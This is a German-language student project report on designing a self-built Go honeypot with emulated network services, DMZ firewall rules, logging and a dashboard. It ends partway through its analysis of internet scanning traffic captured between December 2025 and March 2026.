Designing Honeypots to Capture and Analyze Internet Traffic

Honeypots in Practice

Edition 2026

Cyber Security

Schweizerische Fachschule TEKO

Andreas Burri

Eine Projektarbeit von

Andreas Burri

14.03.2026

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Vorwort

Im Rahmen meines Interesses an Netzwerk-Sicherheit sowie dem Betrieb einer eigenen OPNsense-Firewall und einem Homeserver in meinem Heimnetzwerk habe ich mich entschlossen, einen eigenen Honeypot zu entwickeln. Ziel war es, Netzwerk-Traffic gezielt zu analysieren und Angriffe bzw. Angriffsmuster zu erkennen. Das vorliegende Dokument besteht aus zwei Teilen: Im ersten Teil wird der Aufbau, die Architektur und die technische Umsetzung des Honeypots beschrieben. Der zweite Teil widmet sich der Auswertung der im Betrieb gesammelten Daten sowie den daraus gewonnenen Erkenntnissen.

Obwohl zahlreiche Open-Source-Honeypots verfügbar sind, fiel die Entscheidung zugunsten einer Eigenentwicklung, um grösstmögliche Kontrolle über Implementierung und Funktionalität zu gewährleisten – getreu dem Motto: „Warum einfach, wenn es auch kompliziert geht?“

Die dokumentierten Lösungen und der Quellcode richten sich an technisch versierte Anwenderinnen und Anwender mit Erfahrung in der Firewall-Konfiguration, da der sichere Betrieb des Honeypots eine korrekt eingerichtete Firewall voraussetzt.

2 Aufbau des Honeypots

Der Honeypot basiert auf einer modularen Architektur, die in der Programmiersprache Go implementiert wurde. Dieser Ansatz ermöglicht es, verschiedene Dienste unabhängig voneinander zu betreiben und dennoch eine zentrale Datenhaltung sowie Auswertung zu realisieren.



Abb. 1: Architektur des Honeypot-Systems

In Abb. 1 ist der schematische Aufbau der Softwarekomponenten dargestellt. Der Kern der Applikation verwaltet die verschiedenen Honeypot-Module und stellt die Infrastruktur für das Logging und die Datenbankanbindung bereit.

2.1 Software-Architektur und Implementierung

Die Implementierung nutzt das Interface-Konzept von Go, um eine einheitliche Steuerung der verschiedenen Dienste zu gewährleisten. Jeder Dienst (z.B. SSH, Telnet, HTTP) implementiert das Honeypot-Interface, welches Methoden für den Start und die Namensgebung definiert.

2.1.1 HTTP(S)-Dienst

Der HTTP-Dienst ist darauf ausgelegt, weit verbreitete Web-Applikationen zu simulieren, um gezielte Angriffe anzulocken. Hierfür wurde eine Login-Seite von WordPress [1] nachgebildet, die als klassischer «Low-Interaction» Köder dient. Zusätzlich wurden verschiedene API-Schnittstellen simuliert, um beispielsweise Bearer Token Harvesting oder Basic Auth Harvesting zu ermöglichen.

Statische Dateien wie CSS oder Bilder werden direkt aus einem eingebetteten Dateisystem ausgeliefert. Dynamische Anfragen, insbesondere POST-Requests an `wp-login.php`, werden von einem speziellen Handler analysiert. Dabei werden gezielt Formularfelder nach Credential Harvesting Mustern durchsucht (z.B. Felder wie `log`, `pwd`, `wp-submit`).

Neben der WordPress-Simulation verfügt der Honeypot über spezialisierte Handler für moderne Angriffsvektoren auf Application Programming Interface (API) Schnittstellen.

Pfade wie `/api/`, `/apis/` (Kubernetes), `/_search` (Elasticsearch), `/v2/` (Docker Registry) oder `/graphql` simulieren geschützte Ressourcen. Der Honeypot extrahiert gezielt Bearer Tokens aus dem `Authorization`-Header und protokolliert diese, um gestohlene oder generische API-Keys von Botnetzen zu identifizieren.

Für klassische Administrationsschnittstellen wie `/admin`, `/manager/html` (Tomcat Manager), `/server-status` (Apache) oder `/metrics` (Prometheus) wird eine Basic-Authentication erzwungen. Die eingegebenen Benutzerdaten werden im Klartext extrahiert und dem Credential Harvesting zugeordnet.

Für den verschlüsselten Zugriff via HTTPS unterstützt das System selbst-signierte Zertifikate. Um Zertifikate von Let's Encrypt zu verwenden, kann ein Reverse-Proxy wie Caddy oder Nginx verwendet werden.

2.1.2 Dienste mit Credential Harvesting

Mehrere spezialisierte Honeypot-Dienste wurden für das gezielte Erfassen und Analysieren von Zugangsdaten umgesetzt. Im Folgenden werden die wichtigsten Komponenten beschrieben:

2.1.2.1 SSH-Dienst

Dieser Dienst simuliert einen OpenSSH-Server und unterstützt Passwort- sowie Public-Key-Authentifizierung. Dem Angreifer wird ein SSH-Banner präsentiert, zum Beispiel

`OpenSSH_9.6p1 Ubuntu-3ubuntu13.12`. Der Dienst zeichnet alle eingegebenen Benutzernamen, Passwörter, Public-Key-Fingerprints sowie die eingesetzte Client-Version auf.

2.1.2.2 Telnet-Dienst

Der Telnet-Dienst bildet einen Server nach und setzt zentrale Teile des Telnet-Protokolls gemäss RFC 854 [2] um, inklusive Optionsverhandlungen wie der Echo-Unterdrückung bei Passworteingaben. Bei jeder Verbindung erscheint eine Login-Eingabeaufforderung. Alle im Rahmen des Credential Harvesting erfassten Daten werden protokolliert, bevor der Verbindungsversuch mit einer Fehlermeldung abgewiesen wird.

Nach bekanntwerden des Telnet-Exploits CVE-2026-24061 [3] wurde der Telnet-Dienst um die möglichkeit erweitert, Umgebungsvariablen mit aufzuzeichnen. Diese werden im Feld `env_vars` protokolliert.

2.1.2.3 RDP-Dienst

Hier wird ein Remote Desktop Protocol (RDP) Server emuliert, der die Protokollverhandlung mittels TPKT und X.224 [4] unterstützt. Der Dienst ermöglicht TLS-verschlüsselte Verbindungen und fängt dabei RDP-Cookies (Benutzernamen) sowie NTLM-Authentifizierungsversuche (NLA) ab. Für das Credential Harvesting werden Domäneninformationen, Workstation-Namen und NTLM-Hashes mitgeloggt.

Da der RDP-Dienst nur ältere Versionen von NTLM unterstützt, werden sämtliche Pakete an den RDP-Dienst protokolliert und als Angriff klassifiziert.

2.1.2.4 FTP-Dienst

Dieser Dienst simuliert einen FTP- sowie FTPS-Server inklusive TLS mit `AUTH TLS` gemäss RFC 959 [5]. Er unterstützt FTP-Kommandos wie `USER`, `PASS`, `PASV` und `LIST`. Alle Anmeldeversuche – einschliesslich Benutzername und Passwort – werden für Analysen, beispielsweise zur Erkennung von Brute-Force-Angriffen, gespeichert.

2.1.2.5 SMTP-Dienst

Der SMTP-Honeypot bietet Verschlüsselung über `STARTTLS` und SMTPS und unterstützt die Authentifizierungsmethoden `PLAIN` und `LOGIN` (RFC 4616 [6]). Neben der Erfassung von Zugangsdaten wird auch der Sitzungsverlauf mitsamt Absender, Empfänger und E-Mail-Text (bis zu 500 KB) aufgezeichnet. Dadurch lassen sich beispielsweise Spam- oder Relay-Versuche auswerten.

2.1.2.6 SIP-Dienst

Der als VoIP-Server gestaltete Dienst (Session Initiation Protocol) verarbeitet TCP- und UDP-Kommunikation. Er reagiert auf SIP-Methoden wie `OPTIONS`, `REGISTER` und `INVITE` (gemäss RFC3261 [7]). Bei einer Registrierung fordert der Dienst Digest-Authentifizierung (401 Unauthorized) an, um Zugangsdaten zu sammeln und diese zu protokollieren.

2.1.2.7 DNS-Dienst

Der DNS-Dienst zeichnet DNS-Anfragen auf Port 53 UDP und TCP auf und protokolliert diese im Log mit Optionen wie `type`, `class` und `name`. Der Dienst beantwortet keine DNS-Anfragen.

2.1.3 Packet-Logger

Der Packet-Logger zeichnet den Netzwerkverkehr auf Schnittstellenebene auf. Er erfasst gezielt TCP SYN-Pakete, UDP-Pakete und ICMP-Echo-Requests (Pings). Diese Daten dienen der Erkennung von Port-Scans, Ping-Scans oder anderen anomalen Traffic-Mustern, welche auf eine Erkundungsphase eines Angreifers hindeuten, auch wenn kein spezifischer Dienst auf dem Port läuft.

2.1.4 Datenhaltung und Logging

Ein zentraler Aspekt des Honeypots ist das detaillierte Logging aller Interaktionen. Jedes Ereignis wird als `LogEvent` strukturiert und in einer lokalen DuckDB Datenbank gespeichert. Hierzu gehören Verbindungsdaten wie Quell-IP, Quell-Port, Ziel-Port und Zeitstempel, Authentifizierungsversuche wie Verwendete Benutzernamen und Passwörter, sowie Metadaten wie User-Agent, angeforderte URI, Header und Request-Body (bei POST-Requests) und andere protokollspezifische Daten.

Die Speicherung erfolgt in der Tabelle `honeypot_events`. Durch die Verwendung von JSON-Feldern für die protokollspezifischen Daten bleibt das Datenmodell flexibel und kann leicht für neue Dienste erweitert werden.

2.1.5 Honeypot Webinterface

Das Webinterface des Honeypots dient als zentrale Administrations- und Monitoring-Einheit. Es wurde als Single-Page Application (SPA) mit Vue.js entwickelt und kommuniziert über eine API sowie WebSockets mit dem Backend.

2.1.5.1 Dashboard

Die Startseite bietet einen schnellen Überblick über den aktuellen Sicherheitszustand des Systems. Es werden die Ereignisse der letzten 24 Stunden visualisiert, sowie die am häufigsten blockierten IP-Adressen, die meist angegriffenen Ports und die aktivsten Honeypot-Typen.



Abb. 2: Screenshot des Dashboards

2.1.5.2 Event-Log und Echtzeit-Monitoring

Die Log-Ansicht ermöglicht die detaillierte Untersuchung aller aufgezeichneten Ereignisse in einer Tabelle. Mit Filtern und Sortieren können die Ereignisse nach verschiedenen Kriterien durchsucht werden.

2.1.5.3 Diagramme

In der Diagramm-Ansicht können die Ereignisse in einem Liniendiagramm, welches die Anzahl der Ereignisse pro Minute visualisiert, einer Weltkarte mit den am häufigsten blockierten IP-Adressen und einem Scatter-Plot mit den am häufigsten angegriffenen Ports visualisiert werden.



Abb. 3: Screenshot des Scatter-Plots

Der Screenshot in Abb. 3 zeigt den Scatter-Plot der am häufigsten angegriffenen Ports, gefiltert nach der ASN 135377.

2.1.5.4 Detailansichten

Für tiefergehende Analysen stehen spezialisierte Ansichten für eine bestimmte Quell-IP, einen bestimmten Ziel-Port und einen bestimmten Honeypot-Typ zur Verfügung.

2.1.6 Prometheus-Integration

Optional stellt der Honeypot Prometheus-Metrics zur Verfügung. Diese sind unter `http://<addr>:<ui_port>/metrics` verfügbar und beinhalten Metriken wie die Anzahl der Ereignisse, die Anzahl der Authentifizierungsversuche oder die meist verwendeten Benutzernamen und Passwörter. Zusätzlich werden die CPU-Auslastung und Temperatur des Raspberry Pi gemessen und als Metriken zur Verfügung gestellt. Diese können mit Grafana visualisiert werden.



Abb. 4: Screenshot des Grafana Dashboards während des OPENVAS-Scans

2.1.7 Blocklist Export

Für die Integration in OPNsense kann die Blocklist auf dem Endpoint `http://<addr>:<ui_port>/api/blocklist` als Plain-Text abgerufen werden und direkt in die Firewall-Regeln mittels *Alias* importiert werden. Dazu muss der Alias den Typ `URL Table (IPs)` haben und als Content muss die Endpoint-URL gesetzt sein.

2.1.8 Sicherheit

Um das Risiko einer Kompromittierung des Raspberry Pi oder des restlichen Netzwerks zu minimieren, wurden der Honeypot nach dem Low-Interaction Prinzip implementiert. Es werden keine echten Systemressourcen (Shells, Datenbanken, Dateisysteme) für Angreifer zugänglich gemacht. Alle Interaktionen sind rein simulationsbasiert. Der Honeypot-Dienst läuft unter einem dedizierten Benutzer mit minimalen Rechten. Die Grösse von HTTP-Request-Bodies ist begrenzt, um Denial-of-Service Angriffe auf den Speicher zu verhindern. Wie in Abschnitt 3 beschrieben, befindet sich das System in einer isolierten demilitarized zone (DMZ).

Das Dashboard kann optional mit einem Passwort geschützt werden. Die Blocklist und Prometheus-Endpoints können optional durch ein Bearer Token geschützt werden. Der Zugang zum Dashboard von der WAN-Seite ist durch eine Firewall-Regel blockiert.

Die Go-Applikation wurde mittels gosec analysiert und auf mögliche Schwachstellen überprüft.

Mit *OPENVAS* [8] wurde die Applikation auf mögliche Schwachstellen überprüft. Wie zu erwarten war, wurden einige Schwachstellen gefunden, welche jedoch alle als «False Positive» eingestuft wurden, da sie auf den simulierten Services basierten.



Abb. 5: Screenshot der OPENVAS-Ergebnisse

3 Netzwerksetup

Um mit dem Honeypot Netzwerk-Traffic zu analysieren, muss er dem Internet zugänglich sein. Daher wird er in der DMZ platziert und ist vom restlichen Netzwerk durch eine Firewall getrennt.

Jeglicher ausgehender Traffic aus der DMZ wird durch eine Firewall-Regel blockiert. Ausgehender HTTP(S)-Traffic wird mittels Network Address Translation (NAT) auf einen transparenten Man-in-the-Middle Proxy (MITM Proxy)[1] umgeleitet, welcher zulässigen Traffic (z.B. Updates) erlaubt und unerlaubten Traffic blockiert. Das Netzwerkdiagramm in Abb. 6 zeigt die Architektur des Netzwerks.

[1]Der transparente Proxy bricht die TLS-Verbindung und entscheidet anhand der Ziel URL, ob der Traffic zugelassen oder blockiert wird. Auf dem Raspberry Pi ist das Root Zertifikat vom Proxy selbst installiert, sodass HTTPS-Verbindungen als vertrauenswürdig eingestuft werden.



Abb. 6: Netzwerkdiagramm

In Tabelle 1 sind die Firewall-Regeln enthalten, welche für die DMZ konfiguriert wurden, um den Honeypot sicher zu betreiben.

Tabelle 1: Firewall-Regeln

Inter-face	Action	Port	Ziel	Beschreibung
DMZ	Pass	123	*	Erlaube NTP-Traffic
DMZ	Pass (NAT)	80, 443	Proxy	Erlaube HTTP(S)-Traffic via Proxy
DMZ	Block	*	*	Blockiere alle anderen Ports
WAN	Block	HP SSH	*	Blockiere SSH vom WAN
WAN	Block	HP Dashboard	*	Blockiere Dashboard Zugriff vom WAN
WAN	Pass	*	HP	Erlaube jeglichen Traffic zum Honeypot

4 Datensammlung und Auswertung

Die Datensammlung begann am 23.12.2025 13:26:59 und endete am 14.03.2026 12:05:32. In dieser Zeitspanne wurden 4'101'608 Ereignisse von 112'153 IP-Adressen beobachtet.

Eine vielzahl von Auswertungen konnten direkt mithilfe des Honeypot Dashboards durchgeführt werden. Die Daten aus der Datenbank enthalten sämtliche aufgezeichneten Ereignisse. Weiterführende Grafiken wurden mit mithilfe von Python und den gängigen Plotting-Libraries erstellt.

4.1 Erkannte Ereignisse

Die aufgezeichneten Ereignisse können in drei Kategorien eingeteilt werden:

1. Port-Scans
2. Authentifizierungsversuche
3. Spam oder Angriffe auf spezifische Honeypot-Dienste (z.B. SMTP, SIP, FTP)

4.1.1 Scanner wie Censys oder Shodan

Ein grosser Teil der automatisierten Zugriffe stammt nicht von direkten Angriffsversuchen, sondern von Internet-Scannern. Dienste wie Censys [9] und Shodan [10] scannen kontinuierlich den gesamten IPv4-Adressraum, um Informationen über offene Ports, laufende Dienste und deren Konfigurationen zu sammeln.



Abb. 7: Port-Scans von Censys und Shodan

Die Grafik in Abb. 7 zeigt die Ports, die von Censys und Shodan über den beobachteten Zeitraum gescannt wurden. Insgesamt wurden 6’798 Ports über 36’685 Pakete von Censys und 1’056 Ports über 5’448 Pakete von Shodan über die beobachtete Zeitspanne gescannt. Von Censys wurden 613 eindeutige IP-Adressen beobachtet, von Shodan wurden 31 eindeutige IP-Adressen beobachtet, was die Detektion der Scans zusätzlich erschwert, da einzelne IP-Adressen nur sehr wenige Events verursachen.

Das Scannen von Censys und Shodan wird sowohl von Sicherheitsforschern als auch von Angreifern genutzt, um verwundbare Systeme zu identifizieren. Die für dieses Projekt verwendete IP-Adresse wurde auf beiden Plattformen untersucht.



Abb. 8: Censys Scan-Ergebnis für die Honeypot-IP-Adresse

In Abb. 8 ist ersichtlich, dass Censys verschiedene offene Ports erkannt hat, darunter die vom Honeypot emulierten Dienste wie Secure Shell (SSH), Hypertext Transfer Protocol (HTTP) und RDP.



Abb. 9: Shodan Scan-Ergebnis für die Honeypot-IP-Adresse

Auch Shodan (siehe Abb. 9) listet die IP-Adresse und zeigt Details zu den erkannten Bannern der Dienste. Solche Einträge führen dazu, dass automatisierte Bots, die Shodan-Datenbanken nutzen, den Honeypot gezielt ansteuern.

4.1.2 Port-Scans von ASN 135377

Neben den bekannten Scan-Plattformen wurde ein weiteres, deutlich anderes Scan-Muster beobachtet. Port-Scans, die ausschliesslich der ASN 135377 (*UCloud Information Technology (HK) Limited*) zugeordnet werden konnten. Im gegensatz zu den bekannten Scan-Plattformen wurden die Ziel-Ports systematisch in aufsteigender Reihenfolge gescannt.

